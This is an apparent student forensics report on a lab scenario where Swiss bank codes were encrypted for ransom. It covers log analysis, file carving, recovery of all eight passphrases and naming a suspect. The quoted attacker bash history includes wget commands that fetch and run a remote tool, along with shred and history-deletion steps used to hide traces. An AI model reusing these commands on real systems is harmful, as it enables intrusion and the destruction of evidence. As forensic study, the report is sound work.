Digital Forensics Report

Chip Holmes

Department and Organization: SCS

Investigation Number: 3

07/01/24

Contents

1. Executive Summary

This report outlines the forensic investigation's conclusions regarding a security incident involving the personal computer of a client. The client reported a malicious incident where important files were deleted, and access codes to a Swiss bank account were encrypted and held for ransom. The focus was to uncover and attempt to decrypt the bank account access codes in addition to try to discover who did this.

2. Purpose of the Investigation

The main goal of this investigation was to verify the security incident's circumstances and retrieve the encrypted bank account access codes. The primary goal was to discover who did this and how. This investigation also offers strategies and security recommendations to prevent future incidents.

3. Methodology

The disk image of the server was transferred to a Purple Kali Linux setup hosted on VMware Workstation. To maintain the integrity of the evidence, cryptographic hashes were performed to ensure the data remained unaltered when we started and after we finished the investigation. A bitwise duplicate of the original disk image was created to preserve the original image in an unaltered state.

A suite of forensic tools within the Kali Linux environment and UNIX commands and the Autopsy forensic tool in its Windows version was employed for the analysis. The focus was directed at user directories, system logs, bash histories, system logs and command history files for indications of unauthorized activity or potential security breaches.

The procedural steps adopted during the analysis were documented during the investigation.

Decryption Attempts: Efforts were made to decrypt the encrypted bank codes without the ransom payment.

Recover delete files where a lot of tools was used for this

Analyse System Log and users directories

4. Electronic Media Analyzed

The forensic examination was conducted on a disk image obtained from the client's personal computer. The image, sized at 1.9 GiB (1998742528 bytes) ,was analyzed. Key areas of investigation included system logs, user directories, deleted files, and any cryptographic evidence linked to the encrypted bank access codes.

The disk image contains the following structure:

Partition 1: Linux filesystem (0x83), starting at sector 63 and ending at sector 2923829, with a total length of 2923767 sectors.

Partition 2: Linux Swap / Solaris x86 (0x82), starting at sector 2923830 and ending at sector 3903794, with a total length of 979965 sectors.

Partition 3: Linux Swap / Solaris x86 (0x82), starting at sector 3903795 and ending at sector 4899824, with a total length of 996030 sectors.

5. Report Findings

Malware and virus checking

Clamscan was used to perform a full system scan. The database was updated to ensure the latest virus definitions were used

Time zone

Time zone is US/Pacific.

Password and group file

Analysis of passwd File:

root: The superuser account.

ubuntu: default user account.

rich, jeeves, gardener, chef: users accounts.

Analysis of group File:

The 'ubuntu' user is part of several important groups like adm, dialout, cdrom, floppy, audio, dip, video, plugdev, lpadmin, scanner, and admin.

This indicates that the 'ubuntu' user has extensive privileges, including the ability to administer the system (sudo group), access to various hardware devices, and administrative control over printers and scanners.

The presence of a shadow group, which typically includes users that can read /etc/shadow (where encrypted passwords are stored).

Logs Analysis

syslog: The syslog does not show any direct evidence of unauthorized access or malicious activity during the system startup and normal operation.

auth.log:

root account has been accessed via SSH from IP 10.10.10.100

Multiple entries indicate an issue with the /var/log/lastlog file

Users **gardener**, **chef**, and **jeeves** log in from various IPs within a short time frame.

Multiple successful SSH login attempts are logged for different users (**root**, **gardener**, **chef**, **jeeves**) from various IP addresses (10.10.10.100, 10.10.10.101, 10.10.10.103, 10.10.10.102, 10.10.10.107).

User **jeeves** switches to user **rich** .

Some entries showing the use of the **su** command to switch users. For example, **jeeves** switches to **rich** and then to **root**. As shown in figure 1

Deleted Files

Deleted auth.log

auth.log entries were found in the recovered file provide further important Root Access from Different IPs: The root account was accessed via SSH from different IP addresses (10.10.10.100 and 10.10.10.107).

Failed Login as **'butler'**: An invalid user login attempts from IP 10.10.10.102.

User **'jeeves'** Switching to **'rich'** and **'root'**

Deleted rich bash history

The user rich creates directories (.**mozilla, .thunderbird, .games**) and navigates to **swiss_keys/** . in addition to create directories with different names for example **secret**

The use of vi on files in **swiss_keys**/ suggests reviewing or modifying the contents, possibly the Swiss bank keys

The commands involving **wget** to download **extortomatic-hidekey** and **extortomatic-keyhider** from a remote server indicate an intention to use external scripts or tools.

The use of gpg --symmetric on multiple swisskey files.

The shred command, especially with the -u (remove file after overwriting) and -z (add a final overwrite with zeros to hide shredding) options, indicates a deliberate attempt to securely delete the original swisskey files after encryption.

Effort to eliminate traces of original files or any activity. All this shown in figure 2

Deleted keys

Key 2, 3, 6, 7, and 8 were found in the recovery process, and their details are explained in the "Keys" section below.

User Directories

Chef:

Created a Directory recipes and creating a new folder file called bread with the content "best bread recipe:". Chef activities don't show any signs of malicious behaviour or unusual activity.

Gardener:

gpg was used. This GNU Privacy Guard command is used for encryption and signing data and communications. It's not clear what the user was doing with gpg from this. Since gpg is involved in encryption, it could be related to encrypting files, generating keys, or other activities as shown in figure 3.

Jeeves:

w: This command used to display information about the system users currently logged in, it shows which users are logged in, and what commands they are currently running.

watch "w | grep -v jeeves": used for real-time monitoring of the output of the w command, but it filters out (grep -v) any lines containing the word "**jeeves**". So, this allows the user to keep an eye on other users' activities while excluding their own.

su rich: This command used to switch to the user account rich.

cat /home/rich/.bash_history: view the bash history of rich.

su -: used to switch to the root user.
all of these showed in figure 4

Rich:

Encrypted Files in swiss_keys Directory: Discovered multiple GPG encrypted files named swisskey1.gpg to swisskey8.gpg in the swiss_keys directory. These files are likely the encrypted Swiss bank keys as show in the figure 5

Found a string 5 **19rose42blossom35** in a Mozilla cache file (a234Z8x0). This could be a passphrase.

Found another string 4 **11hibiscus2hibiscus23** in the. extrtmtc/key4 file, possibly another passphrase.

No .bash_history .

.viminfo: There is a reference to a file or directory named **extortomatic-keyhider**.

Checking the passphrase founded with the ecrypted swisskeys we were able to decrypt 4 an 5 as shown in the figure 6

Ubuntu:

There are no obvious signs of malicious activity based on this information.

checking of **sources.list** file in the /etc/apt/ directory appear to be normal and do not show any unusual or unauthorized entries.

Root:

vi /etc/passwd: Opens the /etc/passwd file with the vi text editor.

rm -rf /home/butler: Removes the entire home directory of the "butler" user, including all files and subdirectories.

shred -u -z motd: Securely deletes the 'motd' (Message of the Day) file. The -u option removes the file after overwriting, and -z adds a final overwrite with zeros to hide shredding.

shred -us -z secret/* and shred -u -z secret/*: Securely deletes files in the 'secret' directory. The command is repeated, possibly to ensure all files are deleted.

rmdir secrets and rmdir secret: Removes the 'secrets' and 'secret' directories, respectively.

ls secret/: This seems to be a redundant command since the 'secret' directory should have been removed.

rm -rf secret/: Forcefully removes the 'secret' directory and its contents.

cat /dev/urandom > file and cat /dev/zero > file2: Creates two files ('file' and 'file2') and fills them with random data (from /dev/urandom) and zeros (from /dev/zero), respectively. This could be a way to overwrite free disk space to prevent data recovery.

rm file*: Removes the files created in the previous step, possibly to clear the disk space used.

less ~rich/.bash_history: Views the .bash_history file of the user 'rich'.

chown rich:rich -R /home/rich: Changes the ownership of all files in 'rich's home directory to the user 'rich'. This could be a restoration of proper file permissions.

updatedb & find /: Updates the database used by locate command (with updatedb) and then performs a system-wide search for files (with find /).

cat ~rich/.bash_history: Used to display the contents of 'rich's command history.

rm ~rich/.bash_history: Deletes the command history file of the 'rich' user.

All this shown in figure 17

Keys

As previously mentioned, we successfully located two keys (4 and 5). Further investigation using the keyword "key" led us to discover **key 1** within the **tmp** folder, as shown in the figure 7. An exhaustive search of all folders in this partition revealed no additional findings, prompting an investigation into deleted files. We employed several tools for this purpose: **tsk_recover, Photorec, and Scalpel** as shown in figure 8,9,10.

The disk image was initially analysed using **mmls** to identify the partition layout, which indicated a Linux file system partition and two Linux Swap partitions. We began with the swap partition, utilizing **Photorec** to scan the disk image's unallocated space in an attempt to recover any files. This process successfully identified key 2: "**41jade6tree29p**" within the hexadecimal data using the hex editor as shown in figure 11.

When further searches did not yield results, we decided to delve deeper. The raw data from the first swap partition was extracted with the **dd** command as shown in figure 12, using the correct offset and size as indicated by the **mmls** output. This extracted data was saved as **swap_partition1.img** for more analysis.

To process the content of the extracted swap data, we utilized the **strings** command to filter all printable characters from the binary file. This resulted in a text file named **extracted_strings.txt**. By employing the **grep** command on **extracted_strings.txt**, we found the presence of key 2 and new key"key3": **29azalea8flower00**" as shown in figure 13.


After numerous attempts and thorough examination of the recovered files, significant time was invested in this aspect, particularly in carving out the unallocated files. Despite repeated efforts and extensive use of the **grep** command to search for key6, key7, key8, success remained elusive as shown in figure 14. Each recovered file was meticulously scrutinized; numerous .**gpg** files surfaced during this process. By deploying the strings command on the recovered files one by one, we were able to reveal the contents of these files. After several trials, a file containing phrases similar to previously discovered ones was identified. This discovery led us to suspect that these could be the missing keys 6, 7, and 8. Our suspicions were confirmed upon decryption, solidifying our findings as show in figure 15. Eight keys were found, as illustrated in the figure 16 and the table below.

Paraphrase	**Decryption**
3philo7dendron88	me_and_you_and_you_and_me-so_happy_2gether
41jade6tree29p	everybody_dance_now_hey_now
29azalea8flower00	what_would_you_do_if_sang_out_of_tune
11hibiscus2hibiscus23	im_pickin_up_good_vibrations
19rose42blossom35	its_the_little_old_lady_from_pasadena
13tulip34root28	raindrops_keep_fallin_on_my_head
17jonquil23scent14	twist_again_like-we_did_last_summer
26daisy99daisy99	goodness_gracious_great_balls_of_fire

6. Event Timeline

This timeline is based on my investigation

Time	Event
00:26:46	**Gardener(suspected) user logged in again from IP 10.10.10.101.**
00:27:09	**Gardener open Chef account**
00:27:30	**Gardener opened Jeeves account.**
00:27:55	**Gardener's session closed again.**
00:28:04	**Chef's session closed.**
00:28:37	**Gardener access rich account from Jeeves account and encrypt Swiss Keys**
00:37:15	**Gardener switches rich account into root**
00:37:51	**Delete Rich's bash history and close the session.**
00:38:19	**Jeeves switched to root user.**
00:38:40	**Server terminated.**



7. Recovering users passwords

John the Ripper was utilized for this task. To crack all the passwords, additional wordlists were created, supplementing John the Ripper's default word lists. We successfully managed to crack the passwords, as shown in the figure below 18

8. Conclusion

Suspected User: **Gardener**

The "**gardener**" user account is central to the suspicious activities observed on the system. we suspect that this account had access to the root user.

The **gardener**, utilizing root access, appears to have manipulated other user accounts, specifically "**jeeves**" and "**rich**". This is supported by the sequential pattern of logins observed in the auth.log, where the gardener's account activity precedes the activity of these other accounts.

Direct traces or explicit evidence of malicious activities by the gardener were hidden. This lack of direct evidence points to a high level of sophistication in concealing tracks and understanding system operations.

A critical oversight by the gardener was the use of passwords related to gardening. This link between the account activities, the nature of the passwords, and the gardener user's professional role provides a substantial clue pointing towards this user's involvement.

Analysis of the auth.log reveals a consistent pattern where the gardener logs in first, followed by logins to other accounts.

The gathered evidence points towards the gardener user account as a primary suspect in unauthorized system access and manipulation. The user behind this account demonstrated advanced knowledge of the system, effectively gaining root access and controlling concealing their activities.

Recommendations:

1. Strong Password Policies:

The investigation revealed that several user passwords were very simple and directly related to their respective roles (e.g., "gardener: plants", "chef: food"). It's important to enforce a complex password.

2. Establish a New Secure System:

Given the extent of the compromise, it's recommended to set up a new, secure system. The current system has been breached, and its integrity is questionable. Migrating to a new system, after ensuring all security measures are in place, will help in starting a fresh with enhanced security protocols.

3. Monitoring:

Continuous monitoring of system logs and user activities can help in early detection of any unauthorized access or suspicious activities.

4. User Access Control:

Implement strict access control policies. Users should be granted privileges based on the principle of least privilege, ensuring they have only the access necessary for their roles.

5. Training:

Conduct regular training sessions for employees on cybersecurity best practices. Educating them about the importance of secure passwords, recognizing phishing attempts.

6. Backup:

Ensure regular backups of important data. This will help in quick recovery in case of data loss.

7. Regular Software Updates:

Keep all software and systems up-to-date with the latest security patches.

9. Encryption:

Use encryption for sensitive data to prevent data leakage or unauthorized access.

9. Exhibits

```
Sep 10 00:03:55 megabucks sshd[3736]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:03:55 megabucks sshd[3736]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:03:55 megabucks sshd[3736]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:04:12 megabucks sshd[3738]: (pam_unix) session closed for user gardener
Sep 10 00:04:43 megabucks sshd[3764]: Accepted password for gardener from 10.10.10.101 port 48538 ssh2
Sep 10 00:04:43 megabucks sshd[3770]: (pam_unix) session opened for user gardener by (uid=0)
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:04:43 megabucks sshd[3764]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:09 megabucks sshd[3766]: Accepted password for chef from 10.10.10.103 port 48539 ssh2
Sep 10 00:05:09 megabucks sshd[3794]: (pam_unix) session opened for user chef by (uid=0)
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:09 megabucks sshd[3766]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:21 megabucks sshd[3792]: Accepted password for jeeves from 10.10.10.102 port 48541 ssh2
Sep 10 00:05:21 megabucks sshd[3816]: (pam_unix) session opened for user jeeves by (uid=0)
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:05:21 megabucks sshd[3792]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:12:39 megabucks sshd[3794]: (pam_unix) session closed for user chef
Sep 10 00:17:01 megabucks CRON[4011]: (pam_unix) session opened for user root by (uid=0)
Sep 10 00:17:02 megabucks CRON[4011]: (pam_unix) session closed for user root
Sep 10 00:24:54 megabucks sshd[3770]: (pam_unix) session closed for user gardener
Sep 10 00:25:02 megabucks sshd[3816]: (pam_unix) session closed for user jeeves
Sep 10 00:26:46 megabucks sshd[4254]: Accepted password for gardener from 10.10.10.101 port 53440 ssh2
Sep 10 00:26:46 megabucks sshd[4258]: (pam_unix) session opened for user gardener by (uid=0)
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:26:46 megabucks sshd[4254]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:09 megabucks sshd[4256]: Accepted password for chef from 10.10.10.103 port 53441 ssh2
Sep 10 00:27:09 megabucks sshd[4285]: (pam_unix) session opened for user chef by (uid=0)
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:09 megabucks sshd[4256]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:30 megabucks sshd[4252]: Accepted password for jeeves from 10.10.10.102 port 53439 ssh2
Sep 10 00:27:30 megabucks sshd[4308]: (pam_unix) session opened for user jeeves by (uid=0)
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:27:30 megabucks sshd[4252]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:27:55 megabucks sshd[4258]: (pam_unix) session closed for user gardener
Sep 10 00:28:04 megabucks sshd[4285]: (pam_unix) session closed for user chef
Sep 10 00:28:37 megabucks su[4365]: + pts/2 jeeves:rich
Sep 10 00:28:37 megabucks su[4365]: (pam_unix) session opened for user rich by (uid=1002)
Sep 10 00:31:20 megabucks sshd[4405]: Accepted password for root from 10.10.10.107 port 48542 ssh2
Sep 10 00:31:20 megabucks sshd[4407]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
Sep 10 00:31:20 megabucks sshd[4407]: lastlog_openseek: /var/log/lastlog is not a file or directory!
Sep 10 00:31:20 megabucks sshd[4407]: lastlog_filetype: Couldn't stat /var/log/lastlog: No such file or directory
:
```

Figure 1:Shows auth.log

```
ls -alh
mkdir .mozilla
mkdir .thunderbird
mkdir .games
cd swiss_keys/
ls
for i in *; do vi $i; done
whoami
wget
wget http://tastytronic.net/~pedro/extortomatic-hidekey
wget http://tastytronic.net/~pedro/extortomatic-keyhider
cd /home/rich
wget http://tastytronic.net/~pedro/extortomatic-keyhider
ls
chmod u+x extortomatic-keyhider
vi extortomatic-keyhider
./extortomatic-keyhider
ls
cd swiss_keys/
ls
gpg --symmetric swisskey1
cd ..
ls
ls -alh
chown rich:rich -R *
ls
ls -alh
cd swiss_keys/
gpg --symmetric swisskey1
ls
shred swisskey1
man shred
ls
rm swisskey1
gpg --symmetric swisskey2
shred -u swisskey2
gpg --symmetric swisskey3
shred -u swisskey3
gpg --symmetric swisskey4
shred -u -z swisskey4
touch swisskey4
shred -u swisskey4
gpg --symmetric swisskey5
shred -u swisskey5
gpg --symmetric swisskey6
shred -u swisskey6
gpg --symmetric swisskey7
shred -u swisskey7
gpg --symmetric swisskey8
shred -u swisskey8
ls
cd ../documents/
ls
shred -u -z *
cd ..
rm -rf documents/
su -

```

Figure 2:Shows recovered deleted rich bash history

```
┌──(rash㉿kali)-[~/Desktop/mount/home/gardener]
└─$ sudo cat .bash_history
[sudo] password for rash:
top
lsof
ps aux
ls /home/
gpg
cat .bash_history
gpg
cat .bash_history
```

Figure 3:Shows gardener bash_history.

```
┌──(rash㉿ka)-[~/…/act3/mount_image/home/jeeves]
└─$ ls -la
total 9
drwxr-xr-x 3 1002 1002 1024 Sep 10  2007 .
drwxr-xr-x 7 root root 1024 Sep 10  2007 ..
-rw------- 1 1002 1002   74 Sep 10  2007 .bash_history
-rw-r--r-- 1 1002 1002  220 Sep 10  2007 .bash_logout
-rw-r--r-- 1 1002 1002  414 Sep 10  2007 .bash_profile
-rw-r--r-- 1 1002 1002 2227 Sep 10  2007 .bashrc
drwxr-xr-x 2 1002 1002 1024 Sep 10  2007 housekeepers
```

Figure 4:Shows jeeves bash_history

```
┌──(rash㉿ka)-[~/…/act3/mount_image/home/rich]
└─$ la -la
total 19
drwxr-xr-x 8 1001 1001 1024 Sep 10  2007 .
drwxr-xr-x 7 root root 1024 Sep 10  2007 ..
-rw-r--r-- 1 1001 1001  220 Sep 10  2007 .bash_logout
-rw-r--r-- 1 1001 1001  414 Sep 10  2007 .bash_profile
-rw-r--r-- 1 1001 1001 2227 Sep 10  2007 .bashrc
drwxr-xr-x 2 1001 1001 1024 Sep 10  2007 .extrtmtc
drwxr-xr-x 2 1001 1001 1024 Sep 10  2007 .games
drwx------ 2 1001 1001 1024 Sep 10  2007 .gnupg
-rw------- 1 1001 1001   35 Sep 10  2007 .lesshst
drwxr-xr-x 3 1001 1001 1024 Sep 10  2007 .mozilla
drwxr-xr-x 2 1001 1001 1024 Sep 10  2007 .thunderbird
-rw------- 1 1001 1001 4563 Sep 10  2007 .viminfo
drwxr-xr-x 2 1001 1001 1024 Sep 10  2007 swiss_keys
```

Figure 5:Shows User rich

```
┌──(rash㉿ka)-[~/…/mount_image/home/rich/swiss_keys]
└─$ sudo gpg --ignore-mdc-error --decrypt swisskey4.gpg

gpg: CAST5.CFB encrypted data
gpg: encrypted with 1 passphrase
im_pickin_up_good_vibrations
gpg: WARNING: message was not integrity protected

┌──(rash㉿ka)-[~/…/mount_image/home/rich/swiss_keys]
└─$ sudo gpg --ignore-mdc-error --decrypt swisskey5.gpg

gpg: CAST5.CFB encrypted data
gpg: encrypted with 1 passphrase
its_the_little_old_lady_from_pasadena
gpg: WARNING: message was not integrity protected

┌──(rash㉿ka)-[~/…/mount_image/home/rich/swiss_keys]
└─$
```

Figure 6:Shows swiskey4 and 5 decryptions




Figure 7:Shows Key1




Figure 8:Shows using Scalpe1 to recover deleted file




Figure 9:Shows Using tsk_recover




Figure 10:Shows using PhotoRec

```
┌──(rash㉿kali)-[~/Desktop/New Folder/recup_dir.2]
└─$ xxd f0000008.elf | grep "key"

000110e0: 6b65 7932 2034 316a 6164 6536 7472 6565  key2 41jade6tree
00011140: 837c 2408 006b 6579 3220 3431 6a61 6465  .|$..key2 41jade
0003fae0: 6720 6f66 2074 6865 206b 6579 206e 616d  g of the key nam
00041430: 2069 7420 6973 2061 206b 6579 776f 7264   it is a keyword
00048b20: 6b65 7920 2725 7327 0a00 0000 0000 0000  key '%s'........
00048b50: 6e20 6465 6e69 6564 206f 6e20 6b65 7920  n denied on key
00048b80: 6b65 790a 0065 7272 6f72 3a20 4d61 6c66  key..error: Malf
00048c20: 6b65 7920 2725 7327 0a00 2573 252e 2a73  key '%s'..%s%.*s
00049630: 2073 6865 6c6c 206b 6579 776f 7264 0020   shell keyword.

┌──(rash㉿kali)-[~/Desktop/New Folder/recup_dir.2]
└─$ hexedit f0000008.elf
```

Figure 11:Shows finding key 2

```
┌──(rash㉿kali)-[~/Desktop]
└─$ sudo dd if=~/Desktop/act3/act3.img of=~/Desktop/swap_partition1.img bs=512 skip=2923830 count=979965

[sudo] password for rash:
979964+0 records in
979964+0 records out
501741568 bytes (502 MB, 478 MiB) copied, 3.50954 s, 143 MB/s

┌──(rash㉿kali)-[~/Desktop]
└─$ ls
'New Folder'   act3   mount   photorec   recup_dir.1   recup_dir.2   recup_dir.3   swap_partition1.img   swaptask   tskrec
```

Figure 12:Show extracted data from sawp

```
┌──(rash㉿kali)-[~/Desktop]
└─$ grep "key2" extracted_strings.txt

key2 41jade6tree29p
                    key2 41jade6tree29~~~


┌──(rash㉿kali)-[~/Desktop]
└─$ grep "key3" extracted_strings.txt


┌──(rash㉿kali)-[~/Desktop]
└─$ grep "key 3" extracted_strings.txt

key 3 29azalea8flower00
```

Figure 13:show finding key 2 and 3

```
┌──(rash㉿kali)-[~/Desktop/trying]
└─$ strings recup_dir.25/f1483792.gpg
z|[
5 19rose42blossom35
4 11hibiscus2hibiscus23
7 17jonquil23scent14
8 26daisy99daisy99
6 13tulip34root28
@_]c
?oMG
a|Un
IpoeSH
zE'?
%*]l
;S(V
bfz.
z7Ws
L_u:
0Ps%&M&
```

Figure 14:Show finding of keys 4,5,6,7,8.

```
┌──(rash㉿kali)-[~/…/mount/home/rich/swiss_keys]
└─$ ls -la
total 10
drwxr-xr-x 2 1001 1001 1024 Sep 10  2007 .
drwxr-xr-x 8 1001 1001 1024 Sep 10  2007 ..
-rw-r--r-- 1 1001 1001   80 Sep 10  2007 swisskey1.gpg
-rw-r--r-- 1 1001 1001   74 Sep 10  2007 swisskey2.gpg
-rw-r--r-- 1 1001 1001   86 Sep 10  2007 swisskey3.gpg
-rw-r--r-- 1 1001 1001   77 Sep 10  2007 swisskey4.gpg
-rw-r--r-- 1 1001 1001   86 Sep 10  2007 swisskey5.gpg
-rw-r--r-- 1 1001 1001   81 Sep 10  2007 swisskey6.gpg
-rw-r--r-- 1 1001 1001   82 Sep 10  2007 swisskey7.gpg
-rw-r--r-- 1 1001 1001   84 Sep 10  2007 swisskey8.gpg
┌──(rash㉿kali)-[~/…/mount/home/rich/swiss_keys]
└─$
sudo gpg --ignore-mdc-error --decrypt swisskey6.gpg > ~/Desktop/swisskey6_decrypted.txt
[sudo] password for rash:
gpg: CAST5.CFB encrypted data
gpg: encrypted with 1 passphrase
gpg: WARNING: message was not integrity protected
┌──(rash㉿kali)-[~/…/mount/home/rich/swiss_keys]
└─$
sudo gpg --ignore-mdc-error --decrypt swisskey7.gpg > ~/Desktop/swisskey7_decrypted.txt

gpg: CAST5.CFB encrypted data
